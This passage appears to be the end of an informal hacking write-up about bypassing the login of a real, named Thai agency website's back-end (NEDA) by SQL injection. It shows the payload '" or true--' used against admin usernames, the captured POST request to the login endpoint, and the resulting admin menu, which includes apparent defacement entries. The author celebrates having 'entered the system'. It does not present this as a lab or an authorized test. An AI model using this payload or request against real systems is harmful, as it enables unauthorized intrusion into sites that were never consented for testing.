298	webadmin	" or true--	520	□	□	7710	
299	sysadmin	" or true--	520	□	□	7710	

```
POST /home/backend/login.php HTTP/1.1
Host: www.neda.or.th
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 63
Origin: https://www.neda.or.th
```

Boom we have got the payload let’s try these and enter the system.



NEDA back-end system 1.0 (English)

Administrator | Sign out

เมนู

ลบที่เลือก | เรียงลำดับเมนู

	Home	admin	16/04/2022 01:40:23
	About NEDA	admin	14/12/2021 12:48:16
□	└ Shadow x devil	admin	16/04/2022 11:25:49
□	└ lol	admin	01/05/2022 04:47:42
□	└ Poor	admin	16/04/2022 01:36:33
	News	admin	16/04/2022 02:21:53
□	└ Root	admin	13/05/2022 14:42:57
□	└ Tt	Tex7ure	01/05/2022 10:53:47
□	└ Tt	Tex7ure	01/05/2022 10:55:28
□	└ Tt	Tex7ure	01/05/2022 10:57:05
□	└ Tt	Tex7ure	01/05/2022 10:57:56
□	└ Tt	Tex7ure	01/05/2022 10:58:36
□	└ Tt	Tex7ure	01/05/2022 10:59:03
□	└ Root	admin	13/05/2022 14:46:26
	Projects	thana	28/12/2020 04:58:35
□	└ Bap	admin	16/04/2022 11:51:40
	Related Information	thana	28/12/2020 04:44:57
	FAQ	admin	16/04/2022 01:44:34

Boom we have entered the system .through the sql injection vulnerability.

Conclusion

Hence the website is vulnerable to sql injection vulnerability. We have successfully bypass the login form using sql payload .